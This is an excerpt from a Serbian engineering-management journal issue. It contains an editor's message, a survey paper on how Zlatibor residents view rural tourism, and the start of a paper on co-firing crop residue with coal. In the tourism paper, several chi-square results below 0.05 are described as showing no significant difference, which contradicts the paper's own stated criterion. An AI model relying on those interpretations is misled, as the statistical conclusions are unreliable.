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CONTENT/SADRŽAJ

A Message from the Editor-in-Chief

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This international Journal is dedicated to the wide scope of themes associated to engineering management and industrial engineering and is published semiannualy. The papers are presented in English.

Themes included in the journal are: Engineering management, Industrial engineering, Project management, Strategic management, Logistics, Operations management, Production systems management, Quality control, Quality management, Entrepreneurship, Risk management, Human resources management, Leadership, Organizational behaviour, Organizational culture, Financial management, Information systems, High technologies management, Environmental management, Waste management, Maintenance management, Creative industries management, Security management, and Marketing.

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Prof. Dr. Vladimir Tomašević, FRSA

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Serbian Journal of Engineering Management je naučno-stručni časopis, koji izdaje Fakultet za inženjerski menadžment i Društvo inženjerskog menadžmenta Srbije. Časopis je kategorisan od strane Ministarstva nauke, tehnološkog razvoja i inovacija. Časopis je takođe od 2020. indeksiran u EBSCO bazama. Časopis je indeksiran na ERIH plus listi od 2023. Ovaj međunarodni časopis je posvećen temama povezanim sa inženjerskim menadžmentom i industrijskim inženjerstvom i izlazi dva puta godišnje (u januaru i julu). Zastupljeni jezik za članke je engleski.

Teme zastupljene u časopisu su: inženjerski menadžment, industrijsko inženjerstvo, upravljanje projektima, strategijski menadžment, logistika, menadžment operacija, menadžment proizvodnih sistema, kontrola kvaliteta, upravljanje kvalitetom, preduzetništvo, upravljanje rizikom, upravljanje ljudskim resursima, liderstvo, organizaciono ponašanje, organizaciona kultura, finansijski menadžment, informacioni sistemi, menadžment u visokotehnološkim industrijama, menadžment životne sredine, upravljanje otpadom, menadžment održavanja, menadžment kreativnih industrija, bezbednosni menadžment i marketing.

Uredništvo časopisa čine istaknuti naučnici iz različitih zemalja sveta koji su posvećeni postavljanju visokog akademskog standarda i promocije principa inženjerskog menadžmenta u Srbiji.

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Prof. dr Vladimir Tomašević, FRSA

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Stanje i perspektive razvoja ruralnog turizma na Zlatiboru sa aspekta sociooloških indikatora održivosti

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Apstrakt: Sociološki indikatori održivosti predstavljaju značajnu oblast za turizam kroz ispitivanje društvenih pojava unutar jedne zajednice. Rad se zasniva na analiziranju anketnih pitanja lokalnog stanovništva opštine Čajetina u vezi razvoja turizma na planini i uticaju koji turizam ima na lokalno stanovništvo. Cilj i svrha istraživanja je ispitati i utvrditi uticaj sociooloških indikatora održivosti na sam razvoj turizma, na primeru Zlatibora. Indikatori su sredstva koja se koriste za odabir postojećih informacija i sakupljanje novih podataka o određenoj temi koja se ispituje kroz rad. Sociološki indikatori predstavljaju integritet lokalne zajednice sa aspekta subjektivnog blagostanja lokalnog stanovništva u turističkoj destinaciji. Na osnovu sprovedenog istraživanja i rezultata anketnog istraživanja utvrdiće se značaj i primena sociooloških indikatora održivosti na primeru ruralnog turizma Zlatibora. Zaključak je da razvoj turizma pozitivno utiče na lokalno stanovništvo što predstavlja „push-up“ efekat daljeg razvoja ruralnih destinacija.

Ključne reči*:* Sociološki indikatori, Zlatibor, ruralni turizam, održivi razvoj, turizam.

The state and perspectives of the Zlatibor rural tourism development from the aspect of sociological indicators of sustainability

Abstrakt: Through the examination of social phenomena within a community, sociological indicators of sustainability represent an important area for tourism. The work is based on the analysis of answers in survey of the local population of the municipality of Čajetina regarding the development of tourism on the mountain and the impact that tourism has on the local population. The aim and purpose of the research is to examine and determine the impact of sociological indicators of sustainability on the development of tourism itself, using the example of Zlatibor. Indicators are means used to select existing information and collect new data on a specific topic that is examined through the work. Sociological indicators represent the integrity of the local community from the aspect of the subjective well-being of the local population in the tourist destination. Based on the conducted research and survey results, the importance and application of sociological indicators of sustainability will be determined on the example of rural tourism in Zlatibor. The conclusion is that the development of tourism has a positive effect on the local population, which represents a "push-up" effect of the further development of rural destinations.

Keywords: Sociological indicators, Zlatibor, rural tourism, sustainable development, tourism.

1. Introduction

The sustainable development of tourism represents a combination of responsible and social business, which as such combines the care of natural resources through the realization of economic profit with as little negative impact on the environment as possible. The goal and basic purpose of sustainable development is to achieve equality or at least a balance between consumption and use, as well as the

renewal of resources (An & Alarcon, 2020). Sustainable development is not easy to achieve, this type of development is a long-term and complex process that requires the use of all preventive and corrective measures, as well as environmental business standards (Chen et al., 2023). True long-term sustainability must combine three aspects of sustainability: ecological, economic and socio-cultural. All these aspects are closely related and rely on each other (Wallace, 2005).

Sociological indicators of sustainability have several directions of understanding, but scientists agree that each of the observed aspects is important for the sustainable development of tourism in destinations. According to Pizam et al. (2000) the socio-cultural aspect includes the support of local communities and their direct involvement in the development of tourism, in such a way that a positive attitude regarding the development of tourism is key to the development of tourism at the destination (Baral & Prasad Rijal, 2022).

Local communities and the local population, as a reflection of the destination itself, contribute to the creation and transmission of the guests' experience during their stay (Ahmed, 2007). If this reflection is positive regarding the development of tourism, then the experiences of tourists will also be positive (Richards, 1999). According to Chapman et al. (2008) positive perception of tourism development by the local population is in direct proportion to the form of tourism that develops at the destination. If the form of tourism is sustainable and responsible, it will be accepted by the local population and vice versa (Pizam & Jeong, 1996). This, on the other hand, means that a positive image of the impact of tourism development on the part of the local population will have a long-term effect on the creation of a positive image of the destination.

Sociological indicators of sustainability represent an important factor in the identity of a certain tourist destination. If there is a tendency to look at tourism from a social aspect, the result of it is its impact on the psychophysical condition and health of the population, culture and tradition of a certain area, cultural and historical heritage and better understanding between people (Brown, 2000).

Viewed in this way, tourism also has the function of overcoming numerous prejudices among certain groups, peoples and nationalities (Pizam & Sussmann, 1995; O'Grady & Lane, 1996). What scientists emphasize is the most important characteristic that defines tourism in that context, is contact (Sinkovics & Penz, 2009). Contact between the local population and tourists is especially viewed through the scientific connotation that sees tourism as a factor of peace, prosperity and development (Yang et al., 2013).

Having all this in mind, the global result of the social and sociological aspect of tourism refers to the positioning of a certain destination (Chronis, 2012). Here, special attention is paid to those destinations that have the potential for sustainable development, but are still not sufficiently established. Rural destinations are such destinations. The subject of the work is Zlatibor as the most visited mountain destination, which records an increase in tourists from year to year, and as such has all the predispositions to become the main mountain center and bearer of mountain tourism in Serbia. The paper shows how the development of mountain tourism affects the development of rural tourism in the villages that gravitate to the center of Zlatibor, which is considered to be the bearer of the development of tourism on the mountain.

The starting hypothesis of the work was that the local population has a positive attitude regarding the development of tourism on the mountain. This positive attitude affects the development of rural areas on the mountain and is directly proportional to the interest in rural areas, through the demand for local products, souvenirs, gastronomy and private accommodation in rural households. The results showed that all five factors of the socio-sociological indicator of sustainability showed a positive balance, which is a reflection of the support for the development of tourism by the local population. In fact, the most important support for the development of tourism is the support of the local population because it is a reflection of awareness and understanding of the importance of tourism development for destinations and also the first step in the transformation of comparative advantages into competitive ones.

2. Methodology

The research was carried out in the form of a survey. Based on sample of 279 respondents (male and female) of the local population of the municipality of Čajetina,, data were collected related to various sociological indicators of sustainability and their impact on the development of rural tourism in

Zlatibor, as well as creating a picture of the social influence and maturity of the local community, especially in terms of development tourism. The research results in this paper include the analysis of the most influential indicators and their application through the development of tourism, as well as the possibility of additional guidelines for further progress. Zlatibor belongs to the municipality of Čajetina, which represents the dominant population of this region, and because of that importance, it was sampled in this research (Todorović, 2015).

The research used socio-sociological indicators of sustainable tourism development, as parameters for measuring the attitudes of the local population about the importance of tourism development and the influences that are important for the development of tourism in rural destinations. For this research, variables such as: Human relationships, Trust in people, Personal appearance, Social responsibility and Women's health were used. Respondents were expected to use a five-point Likert scale (Likert, 1967) to rank the impacts of tourism development on certain items, grouped into five variables.

In order to compare the answers of the respondents in relation to the gender of the respondents, the Pearson Chi-Square test was used. For statistically significant differences in answers, those with a value of p less than 0.05 are considered. With higher values, it can be stated that there is no statistical significance in relation to the sex of the respondents.

Zlatibor is the largest mountain tourist center in Serbia and is always a popular destination for both winter and summer holidays. Numerous medical studies confirm the benefits and invigorating effects of mountain air on healing and improving people's health. It is suitable for all lovers of walks, various contents in nature and active vacations, recreationists and professional athletes.

During the first six months of 2022, more than 480,000 overnight stays were realized, which represents an increase of 15% compared to the same period in 2021. Official statistical data show that for the first 10 months of 2023, tourist traffic on Zlatibor is 25% higher compared to the same period of the previous year. In the period January-May 2023, domestic tourists stayed in Zlatibor for 307,991 nights, which is 69% more than in 2022. In the tourist traffic, guests from Belgrade, Novi Sad and Niš are the most numerous. Institute of Statistics in February 2024, out of a total of 262,191 tourists, 96,591 of them spent nights on Zlatibor. An increasing number of foreign tourists is noticeable in addition to a large number of domestic, who regularly visit this mountain. During the New Year holidays, Zlatibor expects up to 50,000 tourists per day. Year after year, Zlatibor becomes one of the most sought-after destinations and attracts a large number of new tourists.

The Zlatibor market in the very center offers tourists a large selection of local Zlatibor products, local specialties, spices, medicinal herbs, and souvenirs. In the very center there is an artificial lake that is a symbol of Zlatibor, surrounded by a walking path and numerous cafes and restaurants. A ride on the longest panoramic gondola in the world, which connects the center of Zlatibor with the peak of Tornik at a height of 1496 meters, will provide an extraordinary view and real pleasure in the unreal landscapes of Zlatibor. The monument on Šumatni brdo (hill), to which the "path of health" leads, is unavoidable in every tourist walking.

Lookouts on Gradina and Obadovo brdo attract more and more nature lovers. The waterfall in Gostilje, Stopićeva cave, Prerast in Dobroselica, Ethno village Sirogojno, El Paso city, Drvengrad, Ribničko lake, Trim trail Karaula, Ski center Gold Mountain are real tourist attractions that are worth visiting and they make Zlatibor mountain a complete tourist destination. Adventure and Dino Park attracts families with children who are welcome visitors to this mountain. A visit to the dryer in the village of Musvete offers visitors the opportunity to witness the entire process of making Dalmatian prosciutto, while in the village of Mackat, during February, the "Pršutijada" is traditionally held, which gathers a large number of tourists all around the country. The Zlatibor cultural summer is a set of various cultural and entertainment events, concerts, theater performances and sports competitions that completes the content of a tourist's stay in Zlatibor.

Rural tourism is a specific form of tourism that family farms deal with and thus help in the development of rural areas, as well as increasing the employment of the local population. Rural tourism is important for the preservation of local identity, traditions and customs of rural areas. The trend of traveling and staying in the private accommodation of some rural household is increasing, as is the desire to get to know the culture of different parts of the country. Tourists are eager for new and unexplored places that will offer them respite and escape from everyday life. Nature, cottages or log cabins, hospitality, local food, fresh air and peace are the characteristics of a rural destination.

3. Results and Discussion

The survey results include a total of 279 responses, of which 152 was given by male and 127 female respondents.

Table 1. Human relationships

		Gender		Total
		Male	Female	
Human relationships	**No change**	6	9	15
	Better	13	1	14
	Much better	133	117	250
Total		152	127	279

Source: Authors

The first sociological indicator that was examined is human relations (Table 1). Human relations are an important sociological indicator in tourism because they will bring a sense of unity and well-being both to the local population and to a large number of tourists staying in the municipality of Čajetina. For tourists, the friendliness of the local population and the feeling of security are important factors, which will surely make them want to visit a destination again. The results of the research show that the local population perceives the relationship with tourists in a positive way. There is research that supports why is that so.

According to one theory, the positive attitude of the local population is due to the economic indicators of sustainability. According to Boley et al. (2018) after the tangible and visible positive economic effects of the development of tourism on the development of the destination, the local population is satisfied with the effect and this can be seen and felt immediately. According to another theory, the positive attitude of the local population towards the development of tourism is directly proportional to the form of tourism that develops at the destination. According to Balaguer & Cantavella-Jorda (2002) desirable forms of tourism are sustainable and responsible forms of tourism, which have a number of positive effects on the destination, the most important of which is the economic effect felt by the local population.

Table 2. Pearson Chi-Square Test

	Value	df	Asymp. Sig. (2-sided)
Pearson Chi-Square	9,748[a]	2	,008

Source: Authors

Table 2 indicates that there is no statistically significant difference in the respondents' answers in relation to the respondent's gender, given that p=0.008. Namely, both male and female respondents have uniform attitudes regarding relations with tourists.

Table 3. Trust in people

		Gender		Total
		Male	Female	
Trust in people	**No change**	44	19	63
	Increasing	73	79	152
	Greatly increasing	35	29	64
Total		152	127	279

Source: Authors

Another sociological indicator that was examined is faith in people (Table 3). The result of the respondents in the highest percentage equally shows that mutual trust is increasing in the female population and the male population. However, a part of the male population thinks that there is no change, while among the female population, that percentage is slightly lower. This result shows us that trust in people is increasing, which is good, although there is still room for that percentage to grow to a large extent. Trust is a sociological indicator for which increase need a lots of time, it is a matter of individuality and it is generally a challenge to build and maintain faith in people. Certainly for tourists, it is an important factor that will affect the complete picture and experience of the place where they

stay during their vacation or recreation. The feeling of togetherness and warmth of the local population among themselves will contribute to a similar feeling of home among tourists as they have in their place of residence. Table 4 shows that there is a difference in the answers in relation to the sex of the respondents, that is, that the responses of the respondents in relation to the gender differ.

Table 4. Pearson Chi-Square Test

	Value	df	Asymp. Sig. (2-sided)
Pearson Chi-Square	8,548[a]	2	,014

Source: Authors

The third sociological indicator that was examined is Personal appearance (Table 5). The result of the respondents in the largest percentage shows that the local population of the municipality of Čajetina thinks that value of Personal appearance is increasing, as well as that to a greater extent there is progress in the improvement and satisfaction with the picture by which the local population represents to the public. Personal appearance is a sociological indicator that can be viewed partly as personal satisfaction with oneself and one's way of life. We associate this factor with an increase in living standards and better living conditions for the local population. Only a satisfied and fulfilled man can pass on his positive energy and offer a warm welcome as a true host to everyone who will visit his area.

Table 5. Personal appearance

		Gender		Total
		Male	Female	
Personal appearance	**No change**	35	8	43
	Increasing	66	79	145
	Greatly increasing	51	40	91
Total		152	127	279

Source: Authors

Table 6 indicates that there is no statistically significant difference in relation to the gender of the respondents, that is, that the responses of the respondents are uniform when it comes to the Personal appearance variable.

Table 6. Pearson Chi-Square Test

	Value	df	Asymp. Sig. (2-sided)
Pearson Chi-Square	17,348[a]	2	,000

Source: Authors

The fourth sociological indicator examined is social responsibility (table 7). The result of the respondents in the largest percentage shows that the situation regarding the level of social responsibility is at a very high level, equally among the male and female population of the local population of the municipality of Čajetina. Social responsibility represents the personal responsibility of individuals towards the community, family, way of doing business and responsibility towards the preservation of the environment. The municipality of Čajetina was declared the first ecological municipality in Serbia and as such is maximally committed to respecting all preventive measures in preserving the environment. Modern tourists know much more about the problem of pollution and want to influence the improvement of the current ecological state of the planet by their stay and choice of destination.

Table 7. Social responsibility

		Gender		Total
		Male	Female	
Social responsibility	**No change**	5	4	9
	Better	28	7	35
	Much better	119	116	235
Total		152	127	279

Source: Authors

Table 8 indicates the absence of a statistically significant difference in the respondents' answers in relation to the respondent's gender. In this case too, the respondents gave uniform answers.

Table 8. Pearson Chi-Square Test

	Value	df	Asymp. Sig. (2-sided)
Pearson Chi-Square	10,594[a]	2	,005

Source: Authors

The fifth sociological indicator that was examined was women's health (Table 9). The result of respondents in the largest percentage of the male and female population of the local population of the municipality of Čajetine thinks that women's health is much better due to the influence of tourism development. Women's health is influenced by many sociological factors such as living standards, health care, social and material status, employment and family obligations. Tourism and hotel industry represent service activities in which a higher percentage of women prevails in the total employed staff. Women's health should be nurtured, they should be provided with sufficient protection and the possibility of better employment, as well as the opportunity for education and advancement. Today's modern woman, in addition to work and household duties, must take care of her psychophysical health. Tourism empowers women and makes them think more about themselves and value themselves (Vujko et al., 2018).

Table 9. Women's health

		Gender		Total
		Male	Female	
Women's health	**No change**	8	3	11
	Better	16	5	21
	Much better	128	119	247
Total		152	127	279

Source: Authors

Table 10 shows that both men and women have similar attitudes regarding the fifth variable of the socio-sociological indicator of sustainable development of tourism.

Table 10. Pearson Chi-Square Test

	Value	df	Asymp. Sig. (2-sided)
Pearson Chi-Square	6,172[a]	2	,046

Source: Authors

Looking at all the previous results, it can be concluded that the initial hypothesis has been confirmed, that is, that the local population has a positive attitude regarding the development of tourism on the mountain.

4. Conclusion

"Golden Mountain", the popular nickname of Zlatibor, represents a tourist destination and mountain center that offers tourists numerous natural benefits and rich additional content. As an air spa, Zlatibor offers clean mountain air, untouched nature, traditional gourmet specialties and a warm welcome that will give every visitor a sense of peace and rest. The examined sociological indicators and the results of the conducted research confirm the fact that the identity of the local population greatly influences the experience and overall tourist offer of the destination. Human relations, trust, personal appearance, social responsibility and women's health make up a set of indicators that, in the municipality of Čajetina, that are much better in the opinion of the local population, by the development of tourism.

We should work on the additional improvement of each individual segment, listen to the needs of the population and see them as an inseparable part of the overall tourist offer. An additional impression that a tourist "carries" with him and remembers as a positive emotion and memory of a certain place is certainly the kindness and feeling of warmth of the local population. The population's satisfaction with life in the destination is closely related to the tourist development of the destination itself, because it brings numerous material and non-material benefits. The feeling of acceptance and the view of tourists as desirable visitors will influence the loyalty and return of tourists to a certain destination.

Rural tourism on Zlatibor is the most promising form of tourism that is represented in this area. The possibility of a year-round tourist offer of mountain tourism through the winter and summer periods on this mountain gives an opportunity for better occupancy of capacities, as well as a greater influx of tourists, and therefore for the visit and development of rural destinations. Rural tourism is closely connected with eco-tourism and sports-adventure tourism, which can also be developed on this mountain as an additional offer, beside current - local products, souvenirs, gastronomy and private accommodation in rural households.

Local products and souvenirs that are available to tourists all over Zlatibor, even at the market in the very center, represent the right combination of preserving the tradition and identity of the local population, while for tourists they are an ideal way of geting to know the culture and creating memories during the trip. Zlatibor specialties such as a set of buns, prosciutto, cream and cheese, honey, brandy, roasted lamb and Ljubiska trout are known to all lovers of gourmet food and represent an unavoidable stop in the exploration of the rich gastronomic offer of the Zlatibor region. Rural tourism on Zlatibor is best reflected trought private accommodation in rural households, which are increasing in number in this area.

Rural households offer, in addition to authentic nature and peace, local food and review of the former lifestyle of the local inhabitants, as well as the hospitality, which in this region is part of elementary upbringing. Small cottages built in ethnic style on the beautiful undulating expanse of this "golden" mountain can be found in numerous Zlatibor villages: Dobroselica, Branešci, Vodice, Ljubiš, Gostilje, Sirogojno, Mačkat and Šljivovica. The landscape of flowery meadows, golden pines and clean mountain air will provide the modern traveler with a much-needed reset.

Good infrastructure and modernly built accommodation facilities, as well as further commitment of the local self-government regarding the increase of parking places number, the construction of airports, golf and sports fields with additional effort and the project can greatly increase the growth of tourists visit and the standard of living of the local population. A major role in the development and promotion of tourism is played by the Zlatibor Tourist Organization, which is the winner of the prestigious "Tourist Flower" award for 130 years of rich tourist history. The award is dedicated to all the people of Zlatibor who warmly welcome tourists every day. It is with this dedication that we can see the excellent relationship and support of the organization towards the local population. Electronic newspaper TO Zlatibor is also a good step to bring closer the tourist offer and interesting things that will be available to everyone while a pine-shaped mailbox in the very center of Zlatibor for suggestions and proposals speaks of the readiness of the organization to further engage in the proactive development of tourism.

As a final consideration, we can say that in a short time, with a lot of work and of construction, Zlatibor has become a real complete tourist destination that can satisfy all the needs of modern tourists around the world. There is room for further tourism development in Zlatibor, which, with good investments and projects, the help of the local population, as well as by examining the needs of tourists can be realized.

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Valorizacija otpadne poljoprivredne biomase kao goriva za održivu proizvodnju energije kosagorevanjem

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Apstrakt: Otpadna poljoprivredna biomasa, kao što su ostaci od useva, predstavlja značajan autohtoni obnovljivi izvor energije u Srbiji. Kao takvi, poljoprivredni ostaci se mogu koristiti u cilju proizvodnje energije. Direktno kosagorevanje biomase sa ugljem/lignitom nudi održivu opciju za uklanjanje ove vrste otpada i istovremeno korišćenje njegovog energetskog potencijala, smanjenje štetnih emisija i ekonomičnu revitalizaciju postojećih termoelektrana na ugalj. Međutim, postoje ozbiljna pitanja u vezi sa upravljanjem ovim otpadom i samim procesom kosagorevanja, koja tek treba da budu rešena. Glavni cilj ovog rada je da predstavi prednosti i izazove kosagorevanja otpadne poljoprivredne biomase, kao perspektivne tehnologije za valorizaciju biomase i dekarbonizaciju u energetici, sa fokusom na energetski potencijal poljoprivrednih ostataka i karakteristike biomase kao alternativnog goriva, njenu pripremu i efikasno korišćenje u elektroenergetskom sektoru.

Ključne reči: poljoprivredni ostaci, upravljanje otpadnom biomasom, kosagorevanje, elektrane, emisija.

Valorization of Waste Agricultural Biomass as a Fuel for Sustainable Power Production by Co-Firing

Abstract: Waste agricultural biomass, like the crop residue, is an abundant indigenous renewable energy source in Serbia. As such, the agricultural residue might be utilized for sustainable power production. Direct co-combustion of biomass with coal/lignite offers a viable option to remove this kind of waste and, in the same time, to use its energy potential, mitigate harmful emissions and retrofit existing coal-fired power plants cost-effectively. However, there are serious issues regarding the waste management and the co-firing process itself, yet to be solved. The main aim of this paper is to present benefits and challenges of co-firing the waste agricultural biomass, as a promising technology for biomass valorization and decarbonization in energy, focusing the agricultural residues energy potential, as well as characteristics, preparation and efficient utilization of the biomass as an alternative fuel in power sector.

Keywords: crop residue, biomass waste management, co-firing, power plants, emission.

1. Introduction

Due to the ever-increasing emission of CO_2, global warming, as a consequence of the greenhouse effect, is threatening the world eco-system. In order to tackle the climate change and its negative impacts, the Paris Agreement was adopted in 2016, setting a long-term goal to limit global temperature increase to less than 2°C above pre-industrial levels, pursuing efforts to limit it to 1.5°C (United Nations, 2016).

Agriculture is the second-largest source of greenhouse gases (GHG), 19.9%, after the energy sector, generating a huge amount of solid waste (Lamb et al., 2021; Kamusoko et al., 2021). Agriculture residue generated globally is equivalent to 50 billion tons of oil, while burning the crop residue causses environmental and health problems (UNEP, 2022). Proper management of different kinds of waste agricultural biomass enable diverse applications (Kamusoko et al., 2021; Tripathi et al., 2019; Marković and Tomašević, 2022). Agricultural biomass to energy conversion has significant potential to reduce the use of fossil fuels and GHG emission, contributing to the green energy (Varjani et al., 2022). The use of agricultural waste for energy generation is of great importance (Tripathi et al., 2019). Effective management of agricultural waste should address emission problems and energy security, focusing sustainable utilization of renewables (RES) and reducing the coal use in power plants (Babu et al., 2022).

Criteria for biomass and bioenergy sustainability can be classified as environmental, socio-economic and cross-cutting criteria, such as the land use, thus requiring complex approach (Adams, 2013). Bioenergy may help to climate change mitigation, secure energy supply and economic development, while biomass combustion provides over 90% percent of global contribution to bioenergy (van Loo and Kooppejan, 2010). Generally, biomass is considered a carbon neutral fuel, if its use in energy is managed in a sustainable way (Almena et al, 2022). Co-firing biomass and coal for power production can effectively reduce CO_2 emission, but also emissions of other pollutants, such as NO_x, SO_2, CO, and particulate matter (Liu et al., 2022; Jiang et al., 2022; Zhang et al., 2020). Co-firing crop residues with coals is a cost-effective option for power sector decarbonization and utilization of biomass as RES (Roni et al., 2017; van Loo and Kooppejan, 2010). This kind of waste valorization technology enables also local social benefits (Souza et al, 2017). It plays important role in achieving European renewable targets for power production, while the crop residue is abundant indigenous resource in many countries, such as Serbia.

There are three main configurations for the biomass/coal co-firing in power plants: direct, indirect and parallel co-firing (Loo and Kooppejan, 2010; Liu, 2023). Direct co-firing is the most common co-combustion technology for power generation, because of the lowest costs to retrofit the existing coal-fired power plants (Basu et al., 2011), but imposes serious problems, like slagging, fouling and corrosion, connected with characteristics and diversity of biomass fuels (Belošević, 2010). In order to make the most of the co-combustion process, choosing appropriate technology, operating conditions (such as biomass/coal mixing ratio) and pretreatment of the biomass waste fuel are crucial to the task (Liu, 2023). Better understanding of the co-firing process and making an appropriate co-firing strategy are supported by numerical parametric studies (Belošević, 2010; Gao et al, 2016; Milićević et al, 2020; Milićević et al, 2021).


2. Waste agricultural biomass – energy potential in Serbia

The Republic of Serbia has a significant biomass potential, regarding both the availability and the biological diversity. Among all of RES in Serbia (hydro, biomass, wind, solar and geothermal energy sources), biomass has the biggest potential, especially important in agricultural sector (UNDP Serbia, 2019). The estimated technically viable potential of RES in the Republic of Serbia is 5.65 Mtoe per year (million toe; toe-equivalent to tons of oil), the majority of which is made up of biomass, which amounts approximately to 3.45 Mtoe per year (out of these 2.3 Mtoe is unused), contributing with 61% to the total RES potential (Energy portal, 2021). Agricultural biomass is 48% and 44% is wood biomass. The estimated potential of agricultural biomass (field crops residues, residues from wine and other fruit growing and food processing) is 1.67 Mtoe per year.

Agriculture represents one of the key sectors of economy and accounts for about 10% of GDP in the Republic of Serbia. Residues from agriculture can be classified into three groups: residues originating from growing field crops, fruit and livestock breeding. The farms mostly grow crops, such as wheat,

corn and soybean and produces abundant amounts of residue (Škrbić et al, 2020). The agricultural biomass is most commonly found in northern Serbia. Farming in Serbia covers 1.7 Mha, with corn covering 0.9 Mha and wheat 0.64 Mha. Cereal annual production is about 2.9 Mt of wheat and 1 Mt of corn (excluding silage corn), generating about 3.7 Mt of straw (The Ministry of Environmental Protection, 2022). Thus, the most important biomass potential in Serbia is the crop residue. From the total amount of the crop residues, around 25% is estimated to be available for energy production (Milićević, 2018).

Figure 1: Most produced food commodities in the world (a) and in Serbia (b), average in the period 2012-2022




(a) (b)

Source: (FAOSTAT, Retrieved April 11, 2024)

Average amounts of the most produced agricultural (food) commodities in the world and in the Republic of Serbia, respectively, in the ten years period 2012-2022, are shown in Figure 1, retrieved from The United Nation Food and Agriculture Organization database (FAOSTAT). The crops are among the most abundant ones, both in the world and in Serbia, while the maize (corn), wheat, sugar beet, sunflower seed and soya beans are the most important crops in Serbia; among them the residues from production of maize, wheat and soya are used in energy production most often (like in the form of corn and wheat straw). The FAOSTAT domain 'Crops and livestock products' provides data on production and yield quantities of most produced and selected commodities in selected country during the chosen period of time, as shown in Figures 2-4 for production and yield of maize (corn), wheat and soya beans in Serbia. Both the production and area harvested show the oscillating character, depending on various factors, such as environmental, economic and social ones. Thus, there is a drop in production of these crops in 2020-2022, or 2021-2022 period, probably due to the well-known world health crisis.

Figure 2: Production of maize (corn) in Serbia for the period from 2012 to 2022 (total amount and area harvested)




Source: (FAOSTAT, Retrieved April 11, 2024)

Annual production of maize, wheat and soya beans in 2020 (maximal production in the 10 years period) were around 8 Mt, 3.5 Mt and 0.75 Mt (FAOSTAT, (FAOSTAT, April 11, 2024, Figs. 2-4). In general, there is an increasing character of the area harvested and the production of maize and soya in the period. Increased production of these commodities suggests an increase in the amount of the crop residue/waste biomass generated. The FAOSTAT domain 'Emissions from Crops' provides available data on emissions of greenhouse gases from (uncontrolled) burning of crop residues, as shown in Figure 5 for Serbia in the ten years period. There was an obvious increase in the emissions of both N_2O and CH_4 from 2018 on. If only a part of the crop residues generated would be co-fired in an eco-friendly way in utility boilers to produce energy, this environmental issue may be alleviated.


Thus, this abundant waste from agricultural production (crop residue) should be managed in a sustainable way, i.e. to enable mitigation of the harmful environmental impact with respect to both the waste removal and the GHG and other pollutants emission. As suggested, the valorization of the agricultural waste by utilizing it for energy production as a fuel may meet these requirements. Management of agricultural and other kinds of waste is planned through the planning documents, among which the 'Waste management program of the republic of Serbia for the period 2022-2031 is of paramount importance (The Ministry of Environmental Protection, 2022).

Figure 3: Production of wheat in Serbia for the period from 2012 to 2022 (total amount and area harvested)



